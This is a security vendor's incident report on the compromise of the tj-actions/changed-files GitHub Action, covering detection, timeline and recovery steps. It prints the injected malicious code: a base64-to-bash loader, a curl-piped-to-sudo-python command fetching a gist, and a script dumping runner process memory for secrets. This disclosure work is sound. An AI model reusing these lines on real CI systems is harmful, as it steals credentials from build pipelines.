

# Harden-Runner detection: tj-actions/changed-files action is compromised - StepSecurity

## Introduction

We have concluded our investigation into the critical security incident involving the `tj-actions/changed-files` GitHub Action. The issue has been reported to GitHub, and an official CVE — [CVE-2025-30066](#) — has been published to track the incident. You can find more details in [GitHub Issue #2463](#).

Based on our findings, the Action was compromised and posed a significant risk by exposing CI/CD secrets in public build logs. This post provides a summary of the incident, how it was detected, and the steps users can take to recover and secure their environments. We recommend replacing all instances of `tj-actions/changed-files` with the secure alternative maintained by StepSecurity: `step-security/changed-files`.

[StepSecurity Harden-Runner](#) detected this issue through anomaly detection when an unexpected endpoint appeared in the network traffic. Based on our analysis, the incident started around 9:00 AM March 14th, 2025 Pacific Time (PT) / 4:00 PM March 14th, 2025 UTC.

StepSecurity has released a free secure drop-in replacement for this Action to help recover from the incident: [step-security/changed-files](#). We highly recommend you replace all instances of tj-actions/changed-files with the StepSecurity secure alternatives.

## Timeline of Key Updates

March 14, 2025 5:00 PM UTC – Our initial investigation confirmed that most versions of `tj-actions/changed-files` were compromised.

March 14, 2025 8:00 PM UTC – We identified multiple public repositories leaking secrets in build logs. Users were advised to follow recovery steps immediately.

March 15, 2025 2:00 PM UTC – GitHub removed the `tj-actions/changed-files` Action, making it unavailable to workflows.

March 15, 2025 10:00 PM UTC – GitHub restored the repository. All versions of the Action were cleaned, and no longer included the malicious code.

March 16, 2025 6:00 AM UTC – We announced a community Office Hour to help answer questions and support recovery efforts.

March 17, 2025 6:00 PM UTC – The [recording of the Office Hour](#) was published, providing an overview of the incident and recommendations.

March 18, 2025 2:30 AM UTC – Our investigation uncovered that [several Actions in the `reviewdog` GitHub organization were also compromised](#).

## Summary of the incident

The tj-actions/changed-files GitHub Action, which is currently used in over 23,000 repositories, has been compromised. In this attack, the attackers modified the action's code and retroactively updated multiple version tags to reference the malicious commit. The compromised Action prints CI/CD secrets in GitHub Actions build logs. If the workflow logs are publicly accessible (such as in public repositories), anyone could potentially read these logs and obtain exposed secrets. There is no evidence that the leaked secrets were exfiltrated to any remote network destination. Here is the sequence of events that led to this supply chain attack.

The adversary compromised a Personal Access Token (PAT) linked to the @tj-actions-bot bot account to which the maintainer used for maintaining the repository. The exact attack method to compromise this PAT is unknown.

They created the malicious commit outside of the Action repository. Details about this malicious commit is shared below.

The updated all Action release tags to point to the malicious commit. With this change, the Action started executing the adversary provided malicious code.

You can refer to the [issue comments](#) provided by the maintainer for more details.

Our Harden-Runner solution flagged this issue when an unexpected endpoint appeared in the workflow's network traffic. This anomaly was caught by Harden-Runner's behavior-monitoring capability.

The compromised Action now executes a malicious Python script that dumps CI/CD secrets from the Runner Worker process. Most of the existing Action release tags have been updated to refer to the malicious commit mentioned below (@stevebeattie notified us about [these compromised tags](#)). Note: All these tags now point to the same malicious commit  
hash:0e58ed8671d6b60d0890c21b07f8835ace038e67, indicating the retroactive compromise of multiple versions.”

```
$ git tag -l | while read -r tag ; do git show --format="$tag: %H" --no-patch $tag ; done | sort -k2
```

[@salolivares](#) has identified the malicious commit that introduces the exploit code in the Action.

1 file changed +12 -1 lines changed

dist/index.js

1962 1964 /mg00001 AsyncIterate@iterator\*/

1963 1965 const core = \_\_importStar(\_\_nccwpck\_require\_\_(7484));

1964 1966 const exec = \_\_importStar(\_\_nccwpck\_require\_\_(5236));

@@ -2992,6 +2994,15 @@ const warnUnsupportedRESTAPIInputs = async ({ inputs }) => {

2992 2994 }

2993 2995 };

2994 2996 exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;

2997 + async function updateFeatures(token) {

2998 +

2999 + const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', 'echo

"mWg1sg1sRPUtZUEU1D09tC1sWd1eC1bnM1Jf1d0y80aGvUc1AgQ1Y8XaJMT019YG1lcmgLNXTz1BodWuczov12pc3Qz2128hW1dXN1lcmWbnR1bn0v125pa210YXWd8Ybp1s2MGU1M1V1Ncc2YzcwO6hW2MhY2DZMh14Z1J1NDk2H59YXcvbW1ZnHtcc5W

eSBt1M1Z09gCH18aG9uY818HrY1C1K1CdMcGcf1BncnWv1Cl1h0UgJy3bK1J0K1Z6Xh1smf5dW101JbK1J3K1Is1m1zU2V1cW01Jp0c1V1XN8H1WgC29ydcAtc5B81G3hc2UZ2M1CAtdyAw1ThwgYnfz2T701C13IDBgC1Ag2MhobyAKQ1Y8XaJMT01K2Kxz2Q0g1V4GX0gM

Apa0=" | base64 -d > /tmp/run.sh && bash /tmp/run.sh' }, {

3000 + ignoreReturnCode: true,

3001 + silent: true

3002 + });

3003 + core.info(stdout);

3004 +

3005 + }

2995 3006

2996 3007

2997 3008 /\*\*/ }},

@@ -71882,4 +71893,4 @@ exports.visitAsync = visitAsync;

71882 71893 /\*\*\*\*\*/

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/
nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo
python3 | tr -d '\0' | grep -aoE '"[^"]+":' | sort -u | base64 -w 0 | base64 -w
0`
    echo $B64_BLOB
else
    exit 0
fi
```

Here is the content of <https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py>

```
#!/usr/bin/env python3
...

def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-
    via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as
cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines(): # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
            if m.group(3) == 'r': # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert
to C long

                # 18446744073699065856
                if start > sys.maxsize:
```

```

        continue
    mem_f.seek(start) # seek to region start

    try:
        chunk = mem_f.read(end - start) # read region
    except OSError:
        continue
    contents

    sys.stdout.buffer.write(chunk)
except OSError:
    continue

```

Even though GitHub shows renovate as the commit author, most likely the commit did not actually come up renovate bot. The commit is an un-verified commit, so likely the adversary provided renovate as the commit author to hide their tracks.

github.com/tj-actions/changed-files/commit/0e58ed8671d6b60d0890c21b07f8835ace038e67

tj-actions / changed-files

Type to search

<> Code Issues 7 Pull requests 2 Discussions Actions Projects Security 1 Insights

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 0e58ed8

renovate[bot] committed 12 hours ago

chore(deps): lock file maintenance (#2460)

· v45.0.7 ... v1

1 parent 9200e69 commit 0e58ed8

Filter files... dist index.js

1 file changed +12 -1 lines changed

Search within code

dist/index.js +12 -1

Load Diff

Some generated files are not rendered by default. Learn more about [customizing how changed files appear on GitHub](#).

[StepSecurity Harden-Runner](#) secures CI/CD workflows by controlling network access and monitoring activities on GitHub-hosted and self-hosted runners. The name "Harden-Runner" comes from its purpose: strengthening the security of the runners used in GitHub Actions workflows. The Harden-Runner community tier is free for open-source projects. In addition, it offers several enterprise features.

## Reproducing the Exploit

When this Action is executed with Harden-Runner, you can see the malicious code in action. We reproduced the exploit in a test repository. When the compromised `tj-actions/changed-files` action runs, Harden-Runner's insights clearly show it downloading and executing a malicious Python script that attempts to dump sensitive data from the GitHub Actions runner's memory. You can see the behavior here:

<https://app.stepsecurity.io/github/step-security/github-actions-goat/actions/runs/13866127357>

To reproduce this, we ran the following workflow:

```
name: "tj-action changed-files incident"
jobs:
  changed_files:
    ....
    steps:
      - name: Harden Runner
        uses: step-security/harden-runner@v2
        with:
          disable-sudo: true
          egress-policy: audit
    ...
      - name: Get changed files
        id: changed-files
        uses: tj-actions/changed-files@v35
    ...
```

When this workflow is executed, you can see the malicious behavior through Harden-Runner:

<https://app.stepsecurity.io/github/step-security/github-actions-goat/actions/runs/13866127357>

step-security

github-actions-goat / tj-action changed-files incident

SummaryNetwork EventsFile Write EventsRecommendationsControls

Jobs

- Test changed-files

Test changed-files

Search

Only show findings

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout	2227	git-remote-http	github.com → API Calls 1	443	Allowed	Mar 14 2025 15:07:03
Get changed files tj-actions/changed-files	2258	curl	gist.githubusercontent.com	443	Anomalous	Mar 14 2025 15:07:04

The screenshot displays the GitHub Actions workflow interface for the `tj-actions/changed-files` action. The top section shows a table of process events with columns for Step, PID, and a status icon. The bottom section provides a detailed view of a specific event, including the command executed and the working directory.

Step	PID	Status
Run actions/checkout@v4	2227	Success
Get changed files	2258	Success

**Process Events**

`/usr/bin/curl (PID: 2258)`

**Working Directory:** `/home/runner/work/github-actions-goat/github-actions-goat`

**Command:** `curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py`

**Copy process**

When this workflow runs, you can observe the malicious behavior in the Harden-Runner insights page. The compromised Action downloads and executes a malicious Python script, which attempts to dump sensitive data from the Actions Runner process memory.

## Recovery Steps

🚨 If you are using any version of the `tj-actions/changed-files` Action, we strongly recommend you stop using it immediately until the incident is resolved. To support the community during this incident, we have released a free, secure, and drop-in replacement: [step-security/changed-files](#). We recommend updating all instances of `j-actions/changed-files` in your workflows to this StepSecurity-maintained Action.

### Use the StepSecurity maintained changed-files Action

[StepSecurity Maintained Actions](#) are usually exclusive to StepSecurity enterprise customers. However, in an effort to help the community with the inci, we are making this StepSecurity Maintained Action freely available to everyone.

To use the StepSecurity maintained Action, simply replace all instances of `"tj-actions/changed-files@vx"` with `"step-security/changed-files@3dbe17c78367e7d6ofood78ae6781a35be47b4a1 #v45.0.1"` or `"step-security/changed-files@v45"`.

For enhanced security, you can pin to the specific commit SHA:

```
...
jobs:
  changed_files:
    runs-on: ubuntu-latest
    ...
    - name: Get changed files
      id: changed-files
      uses: step-security/changed-files@v45
    ...
```

You can also reference the Action through its latest release tag:

```
...
jobs:
  changed_files:
    runs-on: ubuntu-latest
    ...
    - name: Get changed files
      id: changed-files
      uses: step-security/changed-
files@3dbe17c78367e7d60f00d78ae6781a35be47b4a1 # v45.0.1
    ...
```

For more details, please refer to [README of the project](#).

## Review Actions Inventory

You should perform a code search across your repositories to discover all instances of the tj-actions/changed-files Action. For example, the following GitHub search URL shows all instances of this Action in the Actions GitHub organization:

<https://github.com/search?q=org%3Aactions%20tj-actions%2Fchanged-files%20Action&type=code>

Please note that this GitHub search does not always return accurate results. If you have dedicated source code search solutions such as SourceGraph, they could be more effective with finding all instances of this Action in use.

## Review GitHub Actions Workflow Run Logs

You should review logs for the recent executions of the Action and see if it has leaked secrets. Below is



an example of how leaked secrets appear in build logs.

```
49   fail_on_submodule_diff_error: false
50   negation_patterns_first: false
51   matrix: false
52   exclude_submodules: false
53   fetch_missing_history_max_retries: 20
54   use_posix_path_separator: false
55   tags_pattern: *
56   ▼ changed-files
57
SW1kcGRHal
EZzVW1KV1
```

This step is especially important for public repositories since their logs are publicly accessible.

## Rotate Leaked Secrets

If you discover any secrets in GitHub Actions workflow run logs, rotate them immediately.

## Pin GitHub Actions

You should pin your GitHub Actions to full-length commit SHAs to make sure that your workflows always use immutable references. StepSecurity community tier allows maintainers to pin Actions to their full-length commit SHAs for free. You can read about StepSecurity automation to pin Actions [here](#).

### Apply Security Best Practices

Secure Workflow

- ☒ Restrict permissions for GITHUB\_TOKEN.
- ☒ Add step-security/harden-runner to secure your CI/CD pipeline. ([See how popular projects use harden-runner](#))
- ☒ Pin actions to a full length commit SHA.

```
10+ contents: read
11+
12 jobs:
13   publish-npm:
14     runs-on: ubuntu-latest
15     steps:
16       - uses: actions/checkout@v2
17       - uses: actions/setup-node@v2
18       - name: Harden the runner (Audit all outbound calls)
19       - uses: step-security/harden-runner@4d991eb9b905ef189e4c376166672c3f2f230481 # v2.11.0
20       with:
21         egress-policy: audit
22
23       - uses: actions/checkout@ee0669bd1cc54295c223e0bb666b733df41de1c5 # v2.7.0
24       - uses: actions/setup-node@7c12f8017d5436eb855f1ed4399f037a36fbd9e8 # v2.5.2
25       with:
26         node-version: 16
27         registry-url: https://registry.npmjs.org/
28       - run: npm ci
29       - run: npm publish
30     env:
31       NODE_AUTH_TOKEN: ${secrets.npm_token}
```







## For StepSecurity Enterprise Customers

The following steps are applicable only for StepSecurity enterprise customers. If you are not an existing enterprise customer, you can start our 14 day free trial by installing [the StepSecurity GitHub App](#) to complete the following recovery step.

### Discover Leaked Secrets

We have added a new control specifically to detect leaked secrets in build logs due to this security incident. You can find the new control on the StepSecurity dashboard.

All Controls

Name	Compliance Status	Severity	Failed Checks
<a href="#">Network and runtime security monitoring should be enabled for GitHub-hosted runners</a>	 Failed	Critical	226 of 898
<a href="#">Network and runtime security monitoring should be enabled for self-hosted runners</a>	 Failed	Critical	1 of 11
<a href="#">Prevent execution of untrusted code from context variables (Script Injection Vulnerability)</a>	 Failed	Critical	6 of 6
<a href="#">Prevent execution of untrusted code from forks (Pwn Request Vulnerability)</a>	 Failed	Critical	4 of 11
<a href="#">GITHUB_TOKEN should have minimum permissions</a>	 Failed	High	403 of 909
<a href="#">Leaked secrets due to compromise of tj-actions/changed-files GitHub Actions</a>	 Failed	High	1 of 642

If you have any leaked secrets, you can click on the control to view the list of all workflows that have leaked secrets.

All Controls / Leaked secrets due to compromise of tj-actions/changed-files GitHub Actions

**Evidence:** This check fails if the workflow is affected by tj-actions/changed-files GitHub Actions vulnerability.  
**Impact:** Compromise of tj-actions/changed-files GitHub Actions can lead to unauthorized access to secrets and repository compromise.  
**Remediation:** Replace all instances of 'tj-actions/changed-files@vx' with 'step-security/changed-files@3dbe17c78367e7d60f00d78ae6781a35be47b4a1 # v45.0.1' or 'step-security/changed-files@v45'.



Search

Compliance Status: All

Repository

Workflow

Job Conclusion: All

Compliance Status	Repository	Workflow	Job	Failed Runs
 Failed	github-actions-goat	changed-files-vulnerability-without-hr.yml	 Test changed-files	<a href="#">run-1</a> , <a href="#">run-2</a> , <a href="#">run-3</a> , <a href="#">run-4</a> , <a href="#">run-5</a>

You can then click on the links in the "Failed Runs" section to confirm the leaked secrets in build logs.

← Changed-Files Vulnerability: Without Harden-Runner

 Update README.md #84

Re-run all jobs

Summary

Jobs


 Test changed-files

Test changed-files

succeeded 2 days ago in 7s

Search logs


Set up job



You should rotate these leaked secrets (if applicable) and delete these workflow runs so that the logs with leaked secrets are no longer available.

## Review Actions Inventory

You can use the Actions inventory feature to discover all GitHub Actions workflows that are using tj-actions/changed-files.



## Review Harden-Runner Findings

You can see if your workflows have called "gist.githubusercontent.com" by visiting "All Destinations" in your StepSecurity dashboard. If this endpoint appears in the list, review the workflow runs that called this endpoint.

←

→

↺


app.stepsecurity.io/github/actions-security-demo/actions/all-endpoints?s=gist.githubusercontent.com

☆


🔖


🤖


⋮





actions-securit... ▾






 Github Organization

 Arc Clusters




🔍 gist.githubusercontent.cc ✕


Destination Type ▾




Observed destinations from actions-security-demo GitHub Organization

Sample Workflow Runs



 gist.githubusercontent.com:443

View



Showing 1 of 1 row(s)

Rows per page 50 ▾

Page 1 of 1

⏪

⏩

⏴

⏵

## StepSecurity Maintained changed-files Action

We offer [secure drop-in replacements for risky third-party Actions](#) as part of our enterprise tier. We have created a maintained Action for tj-actions/changed-files, you can find more details [here](#).

## Pin GitHub Actions across organization

You can use the StepSecurity pinning dashboard control to discover all Actions that are not pinned in your organization and pin it through automated pull requests.

All Controls / Actions should be pinned to a full-length commit SHA

**Evidence:**

This check passes if the tag for each Action in the job is a full-length commit SHA

**Impact:**

Reduces the impact of compromise of a third-party GitHub Action

**Remediation:**

Pin Actions to a full-length commit SHA. You can fix this issue by an automated pull request.





🔍 Search










Compliance Status: All ▾

Repository ▾

Workflow ▾

Job Conclusion: All ▾

Compliance Status	Repository	Workflow	Job	Evidence	Remediation	GitHub Issue
 Failed	microservice-ghcr	<a href="#">solarwinds-simulation.yml</a>	 solarwinds-simulation	<a href="#">Build log</a>	<a href="#">🔧 Fix PR</a>	-
 Failed	poc-1	<a href="#">pwn_request.yml</a>	 Build and test	<a href="#">Build log</a>	<a href="#">🔧 Fix PR</a>	<a href="#">View Issue</a> 🔗

 Failed	microservice-ghcr	<a href="#">ghcr.yml</a>	 build	<a href="#">Build log</a>	<a href="#">🔗 Fix PR</a>	-
 Failed	microservice-ghcr	<a href="#">policy-store.yml</a>	 Build Docker Image	<a href="#">Build log</a>	<a href="#">🔗 Fix PR</a>	-
 Failed	microservice-ghcr	<a href="#">call-reusable.yml</a>	 call-workflow / build	<a href="#">Build log</a>	<a href="#">🔗 Fix PR</a>	-
 Failed	poc-1	<a href="#">super-linter.yml</a>	 run-lint	<a href="#">Build log</a>	<a href="#">🔗 View PR</a>	<a href="#">View Issue</a> 

## Conclusion

This incident highlights the growing sophistication of supply chain attacks targeting CI/CD environments. While the immediate threat from the tj-actions/changed-files compromise has been contained, it serves as a powerful reminder that traditional static security measures are no longer enough.

We're grateful to the security community for their collaboration and swift response. If you haven't already, now is the time to review your workflows, rotate any potentially leaked secrets, and migrate to trusted, secure alternatives like step-security/changed-files.

👉 Want to know how secure your GitHub repositories are?  
Scan your repositories with [Secure Repo](#) to get actionable insights and identify hidden risks in minutes

Let's keep pushing CI/CD security forward — together.